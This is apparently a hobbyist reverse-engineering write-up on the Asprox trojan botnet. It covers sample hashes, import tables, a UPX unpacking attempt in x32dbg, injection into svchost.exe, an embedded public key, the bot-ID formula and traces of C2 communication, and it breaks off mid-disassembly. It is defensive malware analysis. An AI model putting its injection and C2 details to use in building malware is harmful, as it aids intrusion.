
reverse engineering trojan.asprox botnet

T@mer



file	sha-256
asprox.exe	f1b8a10f27cc597281bdd423fd7e9829ecbf036ebe6e7e00d054c55f01454bd8
d0000.dll	c56792bea8ac5fbf893ae3df1be0c3c878a615db6b24fd5253e5cbbc2e3e1dd3

```
floss -n 6 asprox.exe > FlossOut.txt
```

STATIC ANALYSIS

extracting the strings of the exe using FLOSS

exe api’s as we can see that the exe attached to the dll and just calling

to the dll so this is the only thing the exe does and we can move on to the dll

```
KERNEL32.DLL
msi.dll
ole32.dll
LoadLibraryA
GetProcAddress
VirtualProtect
VirtualAlloc
VirtualFree
ExitProcess
OleRun
```

d0000.dll imports


pFile	Data	Description	Value
0000E934	00011EE0	Hint/Name RVA	0297 memcpy
0000E938	00011EEA	Hint/Name RVA	02B2 sprintf
0000E93C	00011EF4	Hint/Name RVA	0240 calloc
0000E940	00011EFE	Hint/Name RVA	02C5 strstr
0000E944	00011F08	Hint/Name RVA	01E9 _wcsdup
0000E948	00000000	End of Imports	MSVCRT.dll
0000E94C	80000009	Ordinal	0009
0000E950	80000002	Ordinal	0002
0000E954	80000006	Ordinal	0006
0000E958	00000000	End of Imports	OLEAUT32.dll
0000E95C	00011D9C	Hint/Name RVA	00E0 SHGetSpecialFolderPathA
0000E960	00011D8C	Hint/Name RVA	011E ShellExecuteA
0000E964	00000000	End of Imports	SHELL32.dll
0000E968	00011B72	Hint/Name RVA	00F7 FindWindowA
0000E96C	00011B80	Hint/Name RVA	00AE DispatchMessageA
0000E970	00011B94	Hint/Name RVA	02FC TranslateMessage
0000E974	00011BA8	Hint/Name RVA	0159 GetMessageA
0000E978	00011BB6	Hint/Name RVA	02C3 SetWindowLongA
0000E97C	00011BC8	Hint/Name RVA	006D CreateWindowExA
0000E980	00011BDA	Hint/Name RVA	024C RegisterClassExA
0000E984	00011BEE	Hint/Name RVA	009B DefWindowProcA
0000E988	00011C00	Hint/Name RVA	0195 GetWindowLongA
0000E98C	00011C12	Hint/Name RVA	0235 PostMessageA
0000E990	00011C22	Hint/Name RVA	00F8 FindWindowExA
0000E994	00000000	End of Imports	USER32.dll
0000E998	00011E5C	Hint/Name RVA	0057 HttpOpenRequestA
0000E99C	00011E70	Hint/Name RVA	0071 InternetConnectA
0000E9A0	00011E84	Hint/Name RVA	0097 InternetOpenA
0000E9A4	00011E1E	Hint/Name RVA	006B InternetCloseHandle
0000E9A8	00011E48	Hint/Name RVA	005B HttpSendRequestA
0000E9AC	00011E34	Hint/Name RVA	009F InternetReadFile
0000E9B0	00000000	End of Imports	WININET.dll
0000E9B4	8000000C	Ordinal	000C
0000E9B8	80000073	Ordinal	0073
0000E9BC	80000074	Ordinal	0074
0000E9C0	8000000B	Ordinal	000B
0000E9C4	00000000	End of Imports	WS2_32.dll
0000E9C8	00011DE6	Hint/Name RVA	0063 CoSetProxyBlanket
0000E9CC	00011DD6	Hint/Name RVA	003E CoInitialize
0000E9D0	00011DC2	Hint/Name RVA	0010 CoCreateInstance
0000E9D4	00000000	End of Imports	ole32.dll

pFile	Data	Description	Value
0000E8A4	000119EA	Hint/Name RVA	02A3 GetVersionExA
0000E8A8	000119DC	Hint/Name RVA	02CD HeapCreate
0000E8AC	000119CC	Hint/Name RVA	009B CreateMutexA
0000E8B0	000119BC	Hint/Name RVA	0202 GetLastError
0000E8B4	0001192A	Hint/Name RVA	03C0 ReadFile
0000E8B8	00011916	Hint/Name RVA	0215 GetModuleHandleA
0000E8BC	00011904	Hint/Name RVA	0245 GetProcAddress
0000E8C0	000118EE	Hint/Name RVA	01C1 GetCurrentProcessId
0000E8C4	000118E0	Hint/Name RVA	0380 OpenProcess
0000E8C8	000118CA	Hint/Name RVA	0511 WideCharToMultiByte
0000E8CC	000118BC	Hint/Name RVA	0374 OpenEventA
0000E8D0	000118B0	Hint/Name RVA	0459 SetEvent
0000E8D4	000118A0	Hint/Name RVA	0413 ResumeThread
0000E8D8	0001188E	Hint/Name RVA	00A4 CreateProcessA
0000E8DC	0001187E	Hint/Name RVA	04E9 VirtualAlloc
0000E8E0	00011870	Hint/Name RVA	04EC VirtualFree
0000E8E4	000119A8	Hint/Name RVA	01C0 GetCurrentProcess
0000E8E8	00011994	Hint/Name RVA	04C0 TerminateProcess
0000E8EC	00011984	Hint/Name RVA	0293 GetTickCount
0000E8F0	00011976	Hint/Name RVA	00D3 DeleteFileA
0000E8F4	0001195C	Hint/Name RVA	0279 GetSystemTimeAsFileTime
0000E8F8	00011B1C	Hint/Name RVA	008F CreateFileW
0000E8FC	00011954	Hint/Name RVA	04B2 Sleep
0000E900	00011830	Hint/Name RVA	02CF HeapFree
0000E904	00011862	Hint/Name RVA	0088 CreateFileA
0000E908	00011856	Hint/Name RVA	0525 WriteFile
0000E90C	00011848	Hint/Name RVA	0052 CloseHandle
0000E910	0001183C	Hint/Name RVA	02CB HeapAlloc
0000E914	00011AA4	Hint/Name RVA	011A ExitThread
0000E918	00000000	End of Imports	KERNEL32.dll
0000E91C	00011EA8	Hint/Name RVA	0291 malloc
0000E920	00011EA0	Hint/Name RVA	025E free
0000E924	00011EB2	Hint/Name RVA	0299 memset
0000E928	00011EBC	Hint/Name RVA	02F1 wcstombs
0000E92C	00011EC8	Hint/Name RVA	01EA _wcsicmp
0000E930	00011ED4	Hint/Name RVA	0293 mbstowcs
0000E934	00011EE0	Hint/Name RVA	0297 memcpy
0000E938	00011EEA	Hint/Name RVA	02B2 sprintf
0000E93C	00011EF4	Hint/Name RVA	0240 calloc
0000E940	00011EFE	Hint/Name RVA	02C5 strstr
0000E944	00011F08	Hint/Name RVA	01E9 _wcsdup

pFile	Data	Description	Value
0000E800	00011C3E	Hint/Name RVA	0230 RegCloseKey
0000E804	00011C8C	Hint/Name RVA	0237 RegCreateKeyA
0000E808	00011C7A	Hint/Name RVA	027D RegSetValueExA
0000E80C	00011C6C	Hint/Name RVA	025F RegOpenKeyA
0000E810	00011C5C	Hint/Name RVA	024E RegEnumKeyExA
0000E814	00011C4C	Hint/Name RVA	0251 RegEnumValueA
0000E818	00011CAC	Hint/Name RVA	00B6 CryptDestroyHash
0000E81C	00011CC0	Hint/Name RVA	00D5 CryptVerifySignatureA
0000E820	00011CD8	Hint/Name RVA	00C8 CryptHashData
0000E824	00011CE8	Hint/Name RVA	00B3 CryptCreateHash
0000E828	00011CFA	Hint/Name RVA	00BA CryptEncrypt
0000E82C	00011D0A	Hint/Name RVA	0260 RegOpenKeyExA
0000E830	00011D1A	Hint/Name RVA	0247 RegDeleteValueA
0000E834	00011D2C	Hint/Name RVA	026D RegQueryValueExA
0000E838	00011D40	Hint/Name RVA	00B0 CryptAcquireContextA
0000E83C	00011D58	Hint/Name RVA	018E LookupAccountNameA
0000E840	00011D6E	Hint/Name RVA	0164 GetUserNameA
0000E844	00011C9C	Hint/Name RVA	023D RegDeleteKeyA
0000E848	00000000	End of Imports	ADVAPI32.dll
0000E84C	00011F36	Hint/Name RVA	00A4 CryptImportPublicKeyInfo
0000E850	00011F1E	Hint/Name RVA	00D8 CryptStringToBinaryA
0000E854	00011F52	Hint/Name RVA	0083 CryptDecodeObjectEx
0000E858	00000000	End of Imports	CRYPT32.dll
0000E85C	000119FA	Hint/Name RVA	00B5 CreateThread
0000E860	00011A0A	Hint/Name RVA	033C LoadLibraryA
0000E864	00011A1A	Hint/Name RVA	024A GetProcessHeap
0000E868	00011A2C	Hint/Name RVA	0082 CreateEventA
0000E86C	00011A3C	Hint/Name RVA	0075 CopyFileW
0000E870	00011A48	Hint/Name RVA	02A7 GetVolumeInformationW
0000E874	00011A60	Hint/Name RVA	012E FindClose
0000E878	00011A6C	Hint/Name RVA	0145 FindNextFileW
0000E87C	00011A7C	Hint/Name RVA	0461 SetFileAttributesW
0000E880	00011A92	Hint/Name RVA	0139 FindFirstFileW
0000E884	00011936	Hint/Name RVA	01EC GetFileInformationByHandle
0000E888	00011AB2	Hint/Name RVA	0142 FindNextChangeNotification
0000E88C	00011AD0	Hint/Name RVA	04F7 WaitForMultipleObjects
0000E890	00011AEA	Hint/Name RVA	0131 FindFirstChangeNotificationW
0000E894	00011B0A	Hint/Name RVA	00DD DeviceIoControl
0000E898	00011B2A	Hint/Name RVA	0209 GetLogicalDrives
0000E89C	00011B3E	Hint/Name RVA	01D3 GetDriveTypeW
0000E8A0	00011B4E	Hint/Name RVA	02AB GetVolumePathNameW

EXE analysis

when I opened the exe in DIE I saw that this botnet is packed with UPX packer



unpacking the exe

The first thing I tried is to directly unpack it with upx but that didn’t work so that means I need to move on to debugger analysis and extract the original binary from there

```
C:\Users\tojme
λ cd C:\Users\tojme\Desktop\theZoo-master\malware\Binaries\Trojan.Asprox

C:\Users\tojme\Desktop\theZoo-master\malware\Binaries\Trojan.Asprox
λ upx -d asprox.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.2       Markus Oberhumer, Laszlo Molnar & John Reiser    Jan 3rd 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    141312 <-     92672   65.58%    win32/pe     asprox.exe
upx: asprox.exe: IOException: asprox.exe: Permission denied

Unpacked 1 file: 0 ok, 1 error.
```

Part 1

x32dbg automatically sets a breakpoint at PUSHAD(Pushes the contents of the general-purpose registers onto the stack) or the entry point

```
0042B090   60              pushad                                  EntryPoint
0042B091   BE 00604100     mov esi,asprox.416000                   esi:EntryPoint
0042B096   8DBE 00B0FEFF   lea edi,dword ptr ds:[esi-15000]        edi:EntryPoint
0042B09C   57              push edi                                edi:EntryPoint
0042B09D   83CD FF         or ebp,FFFFFFFF
0042B0A0   EB 10           jmp asprox.42B0B2
0042B0A2   90              nop
0042B0A3   90              nop
0042B0A4   90              nop
0042B0A5   90              nop
0042B0A6   90              nop
0042B0A7   90              nop
0042B0A8   8A06            mov al,byte ptr ds:[esi]                esi:EntryPoint
0042B0AA   46              inc esi                                 esi:EntryPoint
```

part 2

```
0042B215   58                pop eax
0042B216   61                popad
0042B217   8D4424 80         lea eax,dword ptr ss:[esp-80]
0042B21B   6A 00             push 0
0042B21D   39C4              cmp esp,eax
0042B21F   75 FA             jne asprox.42B21B
0042B221   83EC 80           sub esp,FFFFFF80
0042B224   E9 5471FDFF       jmp asprox.40237D
0042B229   0000              add byte ptr ds:[eax],al
0042B22B   0048 00           add byte ptr ds:[eax],cl
0042B22E   0000              add byte ptr ds:[eax],al
```

Step 1(searching):

Load the binary and search for POPAD instruction

Step 2 (setting BP):

Look for next JMP immediately after POPAD and set your breakpoint there


step 3(finding OEP):


Run the program till it hits the BP

step 4:


step into it

We get that 40237D is our OEP so let
point from the packed binary





when you open it you need to press on IAT autosearch and on Get Imports after this It will show you the imports and you need to save it after that you need to check if the entry point and the image address is correct



In my case I found that this exe is empty and doesn’t contains anything so I didn’t managed to unpack it but this is the process of unpacking from the binary using OLLYDBG or x64dbg

Injection

when executes in process explorer

- it’s unpacking himself into another process with the same name
- execute 32bit copy of svchost.exe(if host on 64bit it uses C:\Windows\SysWOW64\svchost.exe)
- injecting the asprox into the svchost.exe and killing the process


Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe	< 0.01	4,932 K	8,148 K	1040	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,756 K	2,992 K	1688	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,076 K	4,412 K	2904	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	26,700 K	28,932 K	6744	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	1,620 K	2,372 K	1784	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,240 K	1,572 K	8144	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,312 K	6,356 K	7828	Host Process for Windows S...	Microsoft Corporation
svchost.exe		8,808 K	7,096 K	4560	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	1,900 K	8,108 K	2608	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,680 K	7,924 K	2684	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,272 K	6,496 K	7300	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,592 K	7,864 K	6284	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,632 K	7,572 K	6192	Host Process for Windows S...	Microsoft Corporation
svchost.exe	2.27	1,852 K	6,964 K	1212	Host Process for Windows S...	Microsoft Corporation
svchost.exe	1.51	3,240 K	13,164 K	4504	Host Process for Windows S...	Microsoft Corporation
lsass.exe	< 0.01	7,256 K	12,396 K	656	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,608 K	1,372 K	780		
winlogon.exe	< 0.01	2,852 K	8,708 K	572		
fontdrvhost.exe	< 0.01	8,788 K	12,860 K	788		
dwm.exe	0.76	63,824 K	97,064 K	976		
explorer.exe	2.27	81,496 K	135,612 K	3796	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,684 K	3,872 K	3476	Windows Security notificatio...	Microsoft Corporation
openvpn-gui.exe		2,516 K	3,812 K	4824		
ida.exe	< 0.01	147,320 K	205,452 K	2908	The Interactive Disassembler	Hex-Rays SA
procexp.exe		4,556 K	12,232 K	876	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	3.03	25,456 K	48,012 K	7184	Sysinternals Process Explorer	Sysinternals - www.sysinter...
WalmartForm_San_Antonio_...	< 0.01	1,472 K	6,780 K	2452		
WalmartForm_San_Anton...	Susp...	344 K	24 K	2272		


PE studio asprox.exe


this exe is pretty empty and showing kind of

injection because most of his api's showing

he's having dll attached to him and the dll is the main processor of the trojan so we can move on









PE studio d0000.dll

we can see that this dll having the malware data

and we can see this dll is kind of injection from the

exe





.rdata	-	-	-	T1001 | Data Obfuscation	Microsoft Base Cryptographic Provider v1.0	

Request of Encryption

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDCUAUdLJ1rmxx+bAndp+Cz6+5I

Kmgap2hn2df/UiVglAvvg2US9qbk65ixqw3dGN/9O9B30q5RD+xtZ6gl4ChBquqw

jwxzGTVqJeexn5RHjtFR9lmJMYIwzoc/kMG8e6C/GaS2FCgY8oBpcESVyT2woV7U

00SNFZ88nyVv33z9+wIDAQAB

-----END PUBLIC KEY-----

CryptDestroyHash	x	0x00011CAC	0x00011CAC	182 (0x00B6)	cryptography	T1027 | Obfuscated Files or Inform
CryptVerifySignatureA	x	0x00011CC0	0x00011CC0	213 (0x00D5)	cryptography	T1027 | Obfuscated Files or Inform
CryptHashData	x	0x00011CD8	0x00011CD8	200 (0x00C8)	cryptography	T1027 | Obfuscated Files or Inform
CryptCreateHash	x	0x00011CE8	0x00011CE8	179 (0x00B3)	cryptography	T1027 | Obfuscated Files or Inform
CryptEncrypt	x	0x00011CFA	0x00011CFA	186 (0x00BA)	cryptography	T1027 | Obfuscated Files or Inform
CryptAcquireContextA	x	0x00011D40	0x00011D40	176 (0x00B0)	cryptography	T1027 | Obfuscated Files or Inform
CryptImportPublicKeyInfo	x	0x00011F36	0x00011F36	164 (0x00A4)	cryptography	T1027 | Obfuscated Files or Inform
CryptStringToBinaryA	x	0x00011F1E	0x00011F1E	216 (0x00D8)	cryptography	T1027 | Obfuscated Files or Inform
CryptDecodeObjectEx	x	0x00011F52	0x00011F52	131 (0x0083)	cryptography	-

Special Note

Each botnet is assigned a unique ID that is both used to identify them to the c2 the ID is generated using the following algorithm
md5(binary_SID + os_install_date + account_name_string).

Network analysis

this botnet is trying to make kind of encrypted connection to its C&C server

application/x-www-form-urlencoded

with this network communication we can see the botnet is connecting through the HTTP GET

to it’s c2 server and

```
push    offset aHttpDS  ; "http://%[^:]:%d/%s"
mov     edx, [ebp+Buffer]
